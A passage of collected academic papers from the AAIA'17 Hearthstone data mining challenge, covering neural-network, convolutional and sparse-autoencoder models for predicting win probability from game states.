The internal test set obtained 0.967 AUC. The test set managed to obtain a stable 0.795 AUC score (the best solution obtained was 0.802 AUC).

### D. Additional Possibilities

Thankfully, each data science contest has a deadline. Without one, there would be always a new hypothesis to test. Here as well, a number of things can be tried:

- Instead of using minion hp only, doubling (or tripling) the number of columns to add information on attack and count
- Using deep neural networks
- Adding information on what cards an opponent probably has at hand
- Adding more features based on player/opponent possible decisions
- Checking the lot's logic - why some games where a player can win in one turn are not won
- Further optimization of the models' parameters
- Defining and constructing a card space where each card has its representation so that one does not have to rely on actual cards

## IV. CONCLUSION

Even five years ago, many scientists predicted that we are still a decade from constructing an AI capable of winning a Go game with an average professional. Yet, in March 2016 *AlphaGo*, an AI developed by *Google DeepMind* beat Lee Sedol, one of the best players worldwide, 4:1 [6].

Since then, and due to the renaissance of deep neural networks, AI research got a second breath. Currently, the effort is to create a bot capable of playing more human-like games (usually in real time) with imperfect information (at the time of this article being published, games like *Doom* [7] are probably already conquered, therefore *Starcraft* would be a good example of AI researchers' next target).

As part of this ongoing effort, this article helps to sort out what the most practical approach is to structuring non-relational data into a form usable for machine learning, and how to cope with non-IID data (or when a shift in feature distributions is expected to happen).

## REFERENCES

- [1] J. Friedman, T. Hastie, and R. Tibshirani, *The elements of statistical learning*. Springer series in statistics Springer, Berlin, 2001, vol. 1.
- [2] J. Snoek, H. Larochelle, and R. P. Adams, "Practical bayesian optimization of machine learning algorithms," in *Advances in neural information processing systems*, 2012, pp. 2951–2959.
- [3] L. Breiman, "Random forests," *Machine learning*, vol. 45, no. 1, pp. 5–32, 2001.
- [4] T. Chen and C. Guestrin, "Xgboost: A scalable tree boosting system," in *Proceedings of the 22Nd ACM SIGKDD International Conference on Knowledge Discovery and Data Mining*. ACM, 2016, pp. 785–794.
- [5] P. Geurts, D. Ernst, and L. Wehenkel, "Extremely randomized trees," *Machine learning*, vol. 63, no. 1, pp. 3–42, 2006.
- [6] D. Silver, A. Huang, C. J. Maddison, A. Guez, L. Sifre, G. Van Den Driessche, J. Schrittwieser, I. Antonoglou, V. Panneershelvam, M. Lanctot *et al.*, "Mastering the game of go with deep neural networks and tree search," *Nature*, vol. 529, no. 7587, pp. 484–489, 2016.
- [7] G. Lample and D. S. Chaplot, "Playing fps games with deep reinforcement learning," *arXiv preprint arXiv:1609.05521*, 2016.



# Helping AI to Play Hearthstone using Neural Networks

Łukasz Grad

University of Warsaw

Email: lg334481@students.mimuw.edu.pl

**Abstract**—This paper presents a winning solution to the AAIA'17 Data Mining Challenge. The challenge focused on creating an efficient prediction model for digital card game *Hearthstone*. Our final solution is an ensemble of various neural network models, including convolutional neural networks.

## I. INTRODUCTION

**H**EARTHSTONE: *Heroes of Warcraft* is a digital collectible card game that gained huge interest from players and AI researchers over the last couple of years. Although the rules of the game are simple, creating an AI model that would successfully challenge an experienced human opponent is a difficult task, mainly due to inherent stochasticity and partial information. The goal of AAIA'17 Data Mining Challenge: Helping AI to Play *Hearthstone* was to design a model that can accurately evaluate arbitrary intra-game states, by predicting likelihood of winning the game by the first player.

In this paper, we present a winning solution that utilizes both neural network and convolutional neural network architectures. The proposed method requires only minimal domain knowledge and relies on basic feature preprocessing with no feature selection.

The rest of the paper is organized as follows. In section II we describe the details of the AAIA'17 challenge. Section III provides the description of features extracted from the data. Finally in section IV we present the details and results of our solution.

## II. THE CHALLENGE

### A. Game description

*Hearthstone* [1] is a turn based game between two players with custom built decks of thirty cards. Each player starts with thirty health points and zero mana crystals. At the start of each turn, player gains an additional mana crystal, draws a random card and his mana crystals are refreshed. Each card costs mana to play. Some cards are creatures, also called minions, that stay on the game board as long as their health is above 0. Players can make arbitrary number of actions during their turns, limited only by the mana crystals left. The goal of a game is to reduce the opponent's health to zero.

### B. Problem statement

The given problem is an instance of binary classification task. Given a detailed representation of an arbitrary intra-game state, the goal is to predict the likelihood of winning the game by the first player, assuming it is his turn to play. The game

state need not be a beginning state of a current turn. The predicted values do not need to be in particular range, however higher values should indicate a higher chance of winning. The accuracy of a model is defined as an *area under the ROC curve* (AUC). AUC can be interpreted as a probability that a classifier will rank a randomly chosen winning state higher than a randomly chosen losing state.

### C. Data

Data sets provided in competition were extracted from large collection of play outs between weak AI players. Play outs were generated using all available nine classes and decks assembled from basic set of cards. The data was split into seven training sets and three test sets. In total, the training set consisted of 3 250 000 observations for which the correct decision label was provided. The test set had 750 000 game states in total and was missing the true labels. Game states contained in the test set were extracted from different play outs. Competitors were asked to submit their predictions on the whole test set.

Furthermore, data sets were provided in two different formats. The main set is a collection of JSON records containing a detailed description of each game state. Each record in JSON file contained:

- information about player and opponent heroes
- detailed description of all played creatures for both player and opponent
- detailed description of cards in player's hand
- current turn number

However, there was no information about previously played cards neither by player nor the opponent. The remaining cards in the player's deck were also unknown. The second data set was available in a simpler, tabular format. It contained the most important features extracted from JSON format and a handful of additional columns that aggregated information from several JSON fields.

### D. Evaluation

Preliminary leaderboard was available for all competitors, based on a randomly chosen 5% subset of the test data set. This subset was the same for all participants and was known only to the organizers. There was no hard limit on the number of submissions available. Each team could select only one submission as their final solution that was evaluated on the remaining 95% of the data set.

### III. FEATURE ENGINEERING

Since the main data sets were given in a raw JSON format, a crucial first step in the competition was to extract meaningful features. Moreover, usage of external knowledge bases about cards was allowed, as long as it was publically available. In general, we can divide created features into three groups:

- played minion features
- hero features
- aggregating features

The following features were extracted from JSON data for each creature:

- `attack` - attack value
- `health` - current health value
- `can_attack` - whether minion can attack this turn
- `forgetful` - whether minion has 50% chance to miss a target
- `taunt` - whether minion has taunt
- `hp_max` - maximum health value

Other features extracted from JSON data:

- all player and opponent hero information
- all aggregating features from tabular data
- hero and opponent class in one-hot encoding

In addition, the following variables were added to the set:

- for each minion played: `aura` - whether a creature provides an active bonus for other minions
- `effective_health` - difference between total health of hero and total attack value of enemy minions
- `hand_power` - sum of marginal player hand card values based on *Heartharena Tierlist* [2]
- `hand_aoe` - total damage of 'area of effect' spells in hand
- `hand_answers` - number of 'hard removal' spells (that neutralize arbitrarily strong minions)

### IV. SOLUTION

#### A. Preprocessing

In all models, we normalize the data using Min-Max scaling. All features are scaled down to a fixed range from 0 to 1. Min-Max scaling proved to give slightly better results on holdout test sets than standarization with regard to mean and standard deviation.

In both neural network and convolutional neural network models, we also decided to include square and logarithm transformed features for all variables, excluding minion features and one-hot encoded hero class. This increased the total number of features to 260. In terms of bias-variance tradeoff, we want to decrease the bias even at the cost of increased variance of a single model.

#### B. Evaluation

Given a very large dataset we decided to evaluate our models using standard random train and test split, with 70% and 30% size respectively.

#### C. Initial models

To better understand the difficulty of the problem, we decided to train several standard linear and non-linear classifiers. We utilized Python's **scikit-learn** machine learning package (ver. 0.18.1) [3], [4]. For all models, if not explicitly stated, we used default parameters. Optimal hyperparameters were found using basic grid search approach on a small, random subsample of data.

- **Logistic Regression** fitted using Stochastic Average Gradient [5] solver with penalty parameter  $C = 2.0$  and L2 regularization which resulted in 0.79321 score on local test set.
- **Support Vector Machine (SVM)** with RBF kernel and penalty parameter  $C = 35.0$  trained on a random sample of size 50000 achieved a score of 0.78835 on local test set subsample of size 25000.
- **Random Forest** with 500 trees, minimum number of samples to split a node equal to 5 and maximal depth of 30 which resulted in 0.83494 score on local test set, around 0.784 on online preliminary test set.

We can see from the above results that a decent result can be achieved with a simple Logistic Regression model. However, an SVM trained on a very small data sample achieved only a slightly worse result. This tells us that the problem is highly non-linear and more complex models should perform better. On the other hand, the discrepancy between local and preliminary results for a Random Forest model is a clear sign of overfitting. The final test set has different characteristics and a good generalization is the key to win the competition.

#### D. Neural network

Feedforward neural network satisfies all requirements stated in section IV-C. The model can have arbitrary complexity, depending on the number of neurons and hidden layers, is very flexible and provides many techniques to reduce overfitting. Neural networks can also successfully be trained on very large datasets, as opposed to SVMs with non-linear kernels. On the downside, neural network training is highly sensitive to parameter initialization and can be hard to reproduce.

Both neural networks and convolutional networks were implemented in **Tensorflow** (ver. 1.1.0) [6] framework, a library for numerical computations using data flow graphs.

Network architecture consists of two hidden layers with dense connections and ReLU as an activation function [7]. Each hidden layer is followed by a Batch Normalization layer. Batch Normalization can speed up learning and reduce the *exploding gradient* problem [8]. We use L2 regularization of weights with  $\lambda = 0.0002$ .  $\lambda$  was set to a maximal value that did not hinder the network learning performance on local test set.

We trained many models with different number of hidden layer neurons. Best single network consisted of 100 neurons in first hidden layer and 50 neurons in second. It scored 0.7980 on the preliminary leaderboard.



### E. Convolution layer rationale

From bayesian perspective, we can think of convolutional layer as a fully connected layer with an infinitely strong prior over some of its weights [9]. An infinitely strong prior places zero probability on parameters, making them forbidden, regardless of how much support the data assigns to those parameters. In case of convolution, this prior states that the layer should only learn local interactions and be equivariant to translation. Such prior results in sparse connections and parameter sharing, that significantly reduces the parameter space, when compared to fully connected layer of the same size.

The overall performance of convolutional network depends on whether our prior beliefs are reasonably accurate. If we are not correct, the network will likely underfit. On the other hand, if our prior is acceptable, we can expect the convolutional model to perform similarly, or even better then the original fully connected network, while having much less parameters.

### F. Convolution layer in detail

Recall from section III that for each played minion we extracted 7 features. Each player can have up to 7 minions in play, giving a total of 98 variables. Since we already included features that describe the overall state of the game board, from the detailed minion features we want to extract information about how well they perform against each other. We state our belief that such performance should be measured independently of the position of a minion. Let  $p_i$  be the  $i$ 'th player minion feature vector and  $o_i$  be the  $i$ 'th opponent minion feature vector. We have  $p_i, o_i \in \mathbb{R}^7$ , and  $p_i, o_i = \vec{0}$  whenever there is no minion at the position  $i$ .

We can reshape the input vector as a  $[7, 2, 7]$  tensor (multidimensional array), see Fig. 1a. We now introduce a *partial cyclic shift* (PCS) operation on such tensor, that applies a row-wise shift of player minion features, while leaving opponent minion features intact, Fig. 1b. We apply PCS 7 times with shift from 0 to 6. We then reshape each resulting tensor to  $[7, 14]$ , so that  $i$ 'th row contains features of both  $i$ 'th player and  $i$ 'th opponent minions. Finally the tensors are stacked along third dimension, Fig. 1c shows a single row of final tensor (indices modulo 7). We want a convolution kernel to process the effectiveness of *all player minions against a single opponent minion*.

$p_0$	$o_0$	$p_1$	$o_1$	$p_i$	$o_i$
$p_1$	$o_1$	$p_2$	$o_2$	$p_{i+1}$	$o_i$
$p_2$	$o_2$	$p_3$	$o_3$	$p_{i+2}$	$o_i$
$p_3$	$o_3$	$p_4$	$o_4$	$p_{i+3}$	$o_i$
$p_4$	$o_4$	$p_5$	$o_5$	$p_{i+4}$	$o_i$
$p_5$	$o_5$	$p_6$	$o_6$	$p_{i+5}$	$o_i$
$p_6$	$o_6$	$p_0$	$o_6$	$p_{i+6}$	$o_i$

(a) Minion features (b) PCS with shift 1 (c) Final  $i$ 'th row

Fig. 1




Fig. 2: Test set AUC scores during learning using **minion features only**. FC - fully connected layer, BN - batch normalization, CNN( $d_1$ ) - single convolution with depth  $d_1$ , CNN( $d_1, d_2$ ) - double convolution with depths  $d_1, d_2$ .

We introduce new hyperparameter  $d_1$  - the depth of convolution result. After the preprocessing we run two convolutions in parallel creating a layer similar to inception layer [10]. First one, with kernel shape  $[1, 14, 7, d_1]$ , measures performance of player minions against a single opponent minion. Second one with kernel shape  $[2, 14, 7, d_1]$  that can take into account cooperation against 2 adjacent opponent minions. All convolutions are without padding, resulting in tensors with shapes  $[7, 1, d_1]$  and  $[6, 1, d_1]$  for first and second convolutions. We again use ReLU as activation function.

We also tested running additional convolutions with kernel  $[1, 1, d_1, d_2]$  on top of the resulting tensors described above. Applying such operation creates the same  $d_2$  linear combinations from  $d_1$  features for each spatial location, see Fig. 3.

We then tested the performance of our convolution layer on **minion features only** with different  $d_1, d_2$  hyperparameters, merging and flattening the resulting tensors and using a double layer fully connected network. We compared the results with double layer dense networks with raw minion features as input. Results are presented in Fig. 2.

We see that there is a lot of information contained only in minion features about the depending variable. Also, the convolutional layers can extract features that lead to similar classification performance as the raw inputs, despite the im-




Fig. 3: Overview of the convolutional layer architecture. Node vectors represent tensor shapes at each step of computation. Edge vectors represent convolution kernel shapes.

posed prior. We believe that those features will allow a network achieve better generalization performance.

### G. Convolutional network

We create a convolutional network by flattening the output from the convolutional layer and concatenating it with the original features, including raw minion features. We then use 3-layer feedforward network with ReLU activation and batch normalization after each hidden layer, without scaling factors. We did not include batch normalization in convolutional layer. We again use L2 regularization with  $\lambda = 0.0002$ . In some models, we substituted L2 regularization with dropout [11] with 0.5 probability, applied only to the last hidden layer. We present two best convolutional architectures in Table I.

### H. Training

All networks were trained using Adam [12] optimizer with initial learning rate of 0.0001 or 0.0002, without learning rate decay and with cross entropy loss function. Network weights were initialized by sampling from truncated normal distribution with 0 mean and 0.1 standard deviation. Larger convolutional networks were also initialized using lower standard deviation of 0.05. Biases were initialized with 0.1 constants.

TABLE I: CNN with L2 regularization on the left and with dropout regularization on the right

[7x14x1] MINION INPUT		[7x14x1] MINION INPUT	
[7x14x7] CYCLIC_SHIFT(MINION INPUT)		[7x14x7] CYCLIC_SHIFT(MINION INPUT)	
[7x1x12]	[6x1x12]	[7x1x12]	[6x1x12]
CONVOLUTION [1x14]	CONVOLUTION [2x14]	CONVOLUTION [1x14]	CONVOLUTION [2x14]
[7x1x24]	[6x1x24]	[7x1x24]	[6x1x24]
CONVOLUTION [1x1]	CONVOLUTION [1x1]	CONVOLUTION [1x1]	CONVOLUTION [1x1]
[312 + 260] MERGE WITH INPUT		[312 + 260] MERGE WITH INPUT	
[300] FULLY CONNECTED		[300] FULLY CONNECTED	
[300] BATCH NORM		[300] BATCH NORM	
[60] FULLY CONNECTED		[120] FULLY CONNECTED	
[60] BATCH NORM		[120] BATCH NORM + DROPOUT	
[1] FULLY CONNECTED		[1] FULLY CONNECTED	

We used stochastic batch gradient descent with batch size of 320 and trained final models for around 16000 iterations on

whole dataset, roughly 1.5 epochs. Such early stopping method was chosen empirically, basing on preliminary test results, since the holdout test scores proved to be highly unreliable.

### I. Ensembling

We retrained each model a couple of times and selected top networks, based on preliminary results. Choosing models solely on preliminary results certainly could lead to overfitting, thus we created ensembles of top scoring predictors, with manually adjusted weights. All submitted ensembles scored far better than single models, see Table II. Final submission contained 11 models and won the competition with 0.80185 AUC score.

TABLE II: Excerpts of preliminary results

Model	Best model AUC
CNN L2	0.8012
CNN Dropout	0.8005
NN Ensemble	0.80
<b>CNN Ensemble</b>	<b>0.8041</b>
Final Ensemble	0.8037

### REFERENCES

- [1] Blizzard Entertainment. (2017) Hearthstone official game site. [Online]. Available: <https://eu.battle.net/hearthstone/en/>
- [2] HearthArena. (2017) Heartharena's hearthstone arena tierlist. [Online]. Available: <http://www.heartharena.com/tierlist>
- [3] F. Pedregosa, G. Varoquaux, A. Gramfort, V. Michel, B. Thirion, O. Grisel, M. Blondel, P. Prettenhofer, R. Weiss, V. Dubourg *et al.*, "Scikit-learn: Machine learning in python," *Journal of Machine Learning Research*, vol. 12, no. Oct, pp. 2825–2830, 2011.
- [4] L. Buitinck, G. Louppe, M. Blondel, F. Pedregosa, A. Mueller, O. Grisel, V. Niculae, P. Prettenhofer, A. Gramfort, J. Grobler *et al.*, "Api design for machine learning software: experiences from the scikit-learn project," *arXiv preprint arXiv:1309.0238*, 2013.
- [5] M. Schmidt, N. Le Roux, and F. Bach, "Minimizing finite sums with the stochastic average gradient," *Mathematical Programming*, vol. 162, no. 1–2, pp. 83–112, 2017. doi: 10.1007/s10107-016-1030-6. [Online]. Available: <http://dx.doi.org/10.1007/s10107-016-1030-6>
- [6] M. Abadi, A. Agarwal, P. Barham, E. Brevdo, Z. Chen, C. Citro, G. S. Corrado, A. Davis, J. Dean, M. Devin *et al.*, "Tensorflow: Large-scale machine learning on heterogeneous distributed systems," *arXiv preprint arXiv:1603.04467*, 2016.
- [7] V. Nair and G. E. Hinton, "Rectified linear units improve restricted boltzmann machines," in *Proceedings of the 27th international conference on machine learning (ICML-10)*, 2010, pp. 807–814.
- [8] S. Ioffe and C. Szegedy, "Batch normalization: Accelerating deep network training by reducing internal covariate shift," *arXiv preprint arXiv:1502.03167*, 2015.
- [9] I. Goodfellow, Y. Bengio, and A. Courville, *Deep Learning*. MIT Press, 2016, <http://www.deeplearningbook.org>.
- [10] C. Szegedy, W. Liu, Y. Jia, P. Sermanet, S. Reed, D. Anguelov, D. Erhan, V. Vanhoucke, and A. Rabinovich, "Going deeper with convolutions," in *Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition*, 2015. doi: 10.1109/CVPR.2015.7298594 pp. 1–9. [Online]. Available: <http://dx.doi.org/10.1109/CVPR.2015.7298594>
- [11] N. Srivastava, G. Hinton, A. Krizhevsky, I. Sutskever, and R. Salakhutdinov, "Dropout: A simple way to prevent neural networks from overfitting," *The Journal of Machine Learning Research*, vol. 15, no. 1, pp. 1929–1958, 2014.
- [12] D. Kingma and J. Ba, "Adam: A method for stochastic optimization," *arXiv preprint arXiv:1412.6980*, 2014.

# Evaluation of Hearthstone Game States With Neural Networks and Sparse Autoencoding

Jan Jakubik

Wrocław University of Science and Technology  
Department of Computational Intelligence  
Wrocław, Poland  
Email: jan.jakubik@pwr.edu.pl

**Abstract**—In this paper, an approach to evaluating game states of a collectible card game *Hearthstone* is described. A deep neural network is employed to predict the probability of winning associated with a given game state. Encoding the game state as an input vector is based on another neural network, an autoencoder with a sparsity-inducing loss. The autoencoder encodes minion information in a sparse-like fashion so that it can be efficiently aggregated. Additionally, the model is regularized by decorrelation of hidden layer neuron activations, a concept derived from an existing regularizing method DeCov. The approach was developed for AAIA'17 data mining competition "Helping AI to play *Hearthstone*" and achieved 5th place out of 188 submissions.

## I. INTRODUCTION

VIDEOGAME AI is one of the most well-known applications of Artificial Intelligence methods in software development. Designing challenging, smart and believable opponents has always been an important goal for videogame developers. Implementation of intelligent actors in games requires development of efficient methods for searching large state spaces and designing game-specific heuristics for state evaluation.

Recently, a breakthrough in the domain of board games achieved by the AlphaGo [1] project has demonstrated the potential of machine learning methods, specifically deep neural networks [2], in game AI. Coupled with a Monte Carlo tree search approach [3], a combination of neural networks for move policy and game state evaluation has achieved results previously thought to be at least a decade of research away and was shown capable to defeat top-level human players. The results are promising for multiple types of games, as Monte Carlo tree search approach is general enough to cover varying types of gameplay, including card games.

This paper describes a solution to the data mining challenge competition organized within the framework of the 12th International Symposium on Advances in Artificial Intelligence and Applications. The goal of the challenge was to evaluate game states of the collectible card game *Hearthstone*, using machine learning algorithms, given a training sample of contextless game states with a single win/loss variable to predict. Our solution is based on a combination of autoencoder neural network for game state encoding and a deep neural network for the actual game result prediction.

## II. CHALLENGE DESCRIPTION

*Hearthstone* is a collectible card game developed by Blizzard Entertainment in which two players, represented by heroes chosen from a pool of 9 character classes, fight each other using minion, spell and weapon cards. Additionally, each hero has access to a "hero power" which can be used once per turn. Possible plays are limited by crystals called "mana". A player starts the game with a single mana crystal, gains one mana crystal per turn and can use their mana crystals once per turn to pay the cost associated with playing a card.

Minions persist on the game board until destroyed, can attack the opposing player or other minions once per turn, and can have various special properties. Minions are positioned on the game board in a single line for the player and another for the opponent; up to 7 minions can be played on each side and adjacency can be relevant to the functioning of certain cards.

Spells are cast by the player, affect the game state in a particular way, and leave the game afterward. Most of spells do not persist on the game board after resolving their effect.

Weapons can be equipped by the player's hero, are persistent, and allow the hero to attack, similarly to the way minions do. However, weapons have a limited durability, which goes down by 1 with each attack, effectively limiting the number of times they can be used. Moreover, only one weapon can be equipped at a time.

The goal of the game is to bring down the opposing player's health points (HP) to 0 or below, with both players starting at 30 HP. Minions are particularly important for this purpose due to their persistence on the game board and the ability to attack every turn.

The challenge data consists of contextless snapshots of game states during the player turn. For training data, a single variable indicating whether the game was won or lost by the player is provided. The data was created using simulations of games between two AI, driven by a Monte Carlo tree search approach. The simulations only use cards from the original card set of *Hearthstone*, released in 2014. Provided datasets are divided as follows:

- initial training set: 4 data chunks of 500000 game states each
- initial test set: 1250000 game states; later became available as training set

TABLE I  
PROPERTIES OF THE PLAYER AND THE OPPONENT

Property	Meaning
deck_count	Number of cards in deck
played_minions_count	Number of minions in play
fatigue_damage	Takes this much damage with next draw
hand_count	Number of cards in hand
crystals_all	Number of mana crystals
spell_dmg_bonus	Damage added to damaging spells
crystals_current	Mana crystals still available this turn
weapon_durability	Uses of equipped weapon left
armor	Additional HP which can go above 30
hp	Health points, maximum 30
attack	Deals this much damage on attack
hero_card_id	One of 9 hero classes
special_skill_used	Hero power was used this turn

- final test set: 750000 game states

The goal of the challenge was to provide real number evaluations of game states present in the final test set, quality of which would be measured by area under the ROC curve (AUC).

### III. GAME STATE ENCODING

In the following section, the term "player" will be used in reference to the player from whose perspective the games are observed, and the term "opponent" will refer to the second player.

The key properties of a single game state consists of turn number, player stats, opponent stats, up to 7 player minions, up to 7 opponent minions and up to 10 cards in player's hand.

Representing these variables so that they can serve as an input to a neural network is non-trivial due to the varying number of minions. Basic information about a single minion can be expressed as a numerical vector. However, a concatenation of seven vectors into a single "board vector" representing one side poses multiple problems. Firstly, this representation does not guarantee equivalent or even similar results for equivalent board states (i.e., shuffling minion positions). Secondly, samples with minions present on all positions are rare in the training set. Usually, only the first few positions are occupied.

Proposed solution is based on using a sparse autoencoder to encode minion data. While autoencoders are typically a dimensionality reduction method, sparse coding aims to detect patterns and improve aggregation of data. E.g., given a set of objects which form clusters in the data space, the simplest form of sparse coding is a dictionary approach in which each object is encoded as a one-hot vector that contains the object's cluster assignment. A sum of such sparse vectors contains information of how much objects of each type there are in the dataset. More complex dictionary encoding methods exist [4], and neural network encoding with sparsity constraints can be viewed as a non-linear extension of them [5].

In our approach, we encode information about each player's minion sparsely and then sum them into a single vector

TABLE II  
PROPERTIES OF A MINION

Property	Meaning
hp_max	Initial HP, cannot be healed above this value
charge	Can attack on the turn it is played
frozen	Cannot attack until next turn
taunt	Allies (without taunt) cannot be attacked
poisonous	Kills any minion it damages
freezing	Attacked enemies become frozen
forgetful	50% chance to attack wrong enemy
crystals_cost	Cost to play in mana
shield	Negates first instance of damage dealt to it
attack	Deals this much damage on attack
hp_current	Current HP
windfury	Can attack twice per turn
stealth	Cannot be targeted by spells and attacks
id	Unique ID number of a card
can_attack	Can still attack this turn

representing player minions. The same is done to opponent minions. The input vector is a concatenation of these minion vectors and the remaining information about the game state.

The training vector takes a form shown below (1):

$$turn|player|opponent|\sum_{i=1}^7 p_i|\sum_{i=1}^7 o_i|hand \quad (1)$$

where  $x|y$  denotes concatenation of vectors.  $turn$  is the turn number,  $player$  is all of the available player information and  $opponent$  is all of the available opponent information.  $p_i$  is a vector of information about  $i$ -th player minion encoded by the autoencoder network described in Section IV, and  $o_i$  is a vector of information about  $i$ -th enemy minion encoded using the same network.

In order to build  $player$  and  $opponent$  vectors, hero class information is encoded in a 9 element one-hot vector. All remaining binary and numerical properties (Table I) are treated as real numbers. Numerical properties are normalized to have values in  $[0,1]$  range.

The input to the autoencoder network is a 17-element vector, where first 14 elements are all numerical and binary properties of a minion (Table II), with the exception of the "id" property (unique identification number). The remaining elements of the vector are used for information about certain unique abilities. 15-th is a unique board-buffing ability (set to 1 for Stormwind Champion, 0.5 for Raid Leader, 0 for other minions), 16-th is a unique adjacent minion buffing ability (set to 1 for Flametongue Totem, 0.33 for Dire Wolf Alpha, 0 for other minions) and 17th element is set to 1 only for Healing Totem to represent its unique healing ability.

Vector  $hand$  contains information about player's hand and uses dictionary encoding. Its dimensionality is equivalent to the number of unique cards in the training set, and  $i$ -th element indicates the number of times  $i$ -th card occurs in player's hand.

Cards which appear in the player's hand in the test set, but not the training set are ignored.

#### IV. SPARSE AUTOENCODER

Autoencoder [7] is a network that attempts to recover input data from a hidden layer representation, as seen in equations (2-4):

$$h_i = \sigma_e(W_e x_i + b_e) \quad (2)$$

$$x'_i = W_d h_i + b_d \quad (3)$$

$$RE(X) = \sum_{i=1}^n \|x_i - x'_i\|_2^2 \quad (4)$$

where  $x_i$  is the  $i$ th input vector,  $h_i$  is its encoded hidden layer representation, and  $x'$  is the input reconstruction.  $\|\dots\|_2$  denotes L2 norm.  $\sigma_e$  is a log-sigmoid activation function. Weight matrices  $W_e$ ,  $W_d$  and bias vectors  $b_e$ ,  $b_d$  of the model are trained to minimize reconstruction error  $RE(X)$  using stochastic gradient descent.

It is possible to encourage a sparse representation within an autoencoding network adjusting the loss function, as seen in equation (5):

$$SparsePenalty(X) = \sum_{i=1}^m \left( \rho \log \frac{\rho}{\hat{\rho}_i} + (1-\rho) \log \frac{1-\rho}{1-\hat{\rho}_i} \right) \quad (5)$$

where  $\hat{\rho}_i$  is the average activation of  $i$ -th output in the encoding layer ( $m$  is the number of neurons in the layer). Parameter  $\rho$  is a low positive value, which encourages low average activations. In practice, this causes the network to encode information in a sparse-like way, i.e., some "active" neurons have significantly higher activations than others. The "inactive" neurons do not have zero activations if rectified linear units are not used, so the representation is not sparse in the strict sense.

Overall loss function of a sparse autoencoder can be defined as (6):

$$L(X) = RE(X) + \lambda_0 SparsePenalty(X) \quad (6)$$

where  $\lambda_0$  is a hyperparameter.

#### V. REGULARIZATION OF THE PREDICTION MODEL

The prediction model is a deep neural network with four hidden layers. The detailed network parameters and the learning process are described in Section VI. In this section, regularization of the model is described in detail. As training set contains data from a set of simulations disjoint from the set of simulations used to create the test data, it is easy to overfit any model by learning to identify specific games, so regularization becomes a key issue.

For regularization, standard L2 norm penalty is applied to weight matrices. In addition, the correlation between outputs in hidden layers is explicitly punished. This is inspired by DeCov

[6], a recently proposed regularization method that adds a loss based on the covariance between outputs in a hidden layer (7):

$$DeCov(H_i) = \|Cov(H_i) - \text{diag}(Cov(H_i))\|_F^2 \quad (7)$$

where  $\|\dots\|_F$  is the Frobenius norm and  $Cov(H_i)$  denotes the covariance matrix of outputs in  $i$ -th layer, i.e., element in  $j$ -th row,  $k$ -th column is the covariance (7) between activations of  $j$ -th and  $k$ -th hidden unit in that layer. Diagonal of the covariance matrix is subtracted from it since the diagonal elements correspond to standard deviations of particular units.

Covariance between outputs  $h_i$ ,  $h_j$  with means  $\mu_i$ ,  $\mu_j$  and standard deviations  $\sigma_i$ ,  $\sigma_j$  is given by equation (8):

$$\text{cov}(h_j, h_k) = (h_j - \mu_j)(h_k - \mu_k) \quad (8)$$

And the relation between correlation and covariance is (9):

$$\text{cov}(h_j, h_k) = \sigma_j \sigma_k \text{corr}(h_j, h_k) \quad (9)$$

This means DeCov punishes both correlation and high standard deviation in activations for any neuron that has a non-zero correlation with another neuron. The authors of DeCov mention this issue and remark the effects of a loss dependent on standard deviations are similar to L2 regularization. However, a similar regularization penalty term which does not punish standard deviations can be used (10):

$$DeCorr(H_i) = \|Corr(H_i)\|_F^2 \quad (10)$$

where  $Corr(H_i)$  denotes a correlation matrix of  $H_i$ , analogous to  $Cov(H_i)$ . Full loss function (11) is then formulated as:

$$L(X, Y) = MSE(X, Y) + \lambda_1 \sum_i DeCorr(H_i) + \lambda_2 \sum_i \|W_i\|_F^2 \quad (11)$$

where  $MSE(X, Y)$  denotes mean square error given inputs  $X$  and target outputs  $Y$ ,  $H_i$  denotes outputs of the  $i$ -th hidden layer,  $W_i$  is the weight matrix of the  $i$ -th hidden layer. Unlike the original formulation of DeCov, this loss function allows us to control respective regularizing effects of the L2 weight penalty and decorrelation through the hyperparameters  $\lambda_1$  and  $\lambda_2$ .

#### VI. EXPERIMENTAL SETUP AND RESULTS

The neural network was implemented using Theano [8] python library which handles both gradient calculation and GPU computation.

The tuning process which led to choosing parameters reported below was based on four original chunks of training data. We trained on three chunks and evaluated on the fourth, repeating the process four times with a different chunk for evaluation. In preliminary tests, we noticed this approach achieved worse performance (measured by AUC) compared to a setup in which all chunks are mixed together and then 75% of data is selected for training. This led us to hypothesize that contents of a single chunk may be sharing similarities which

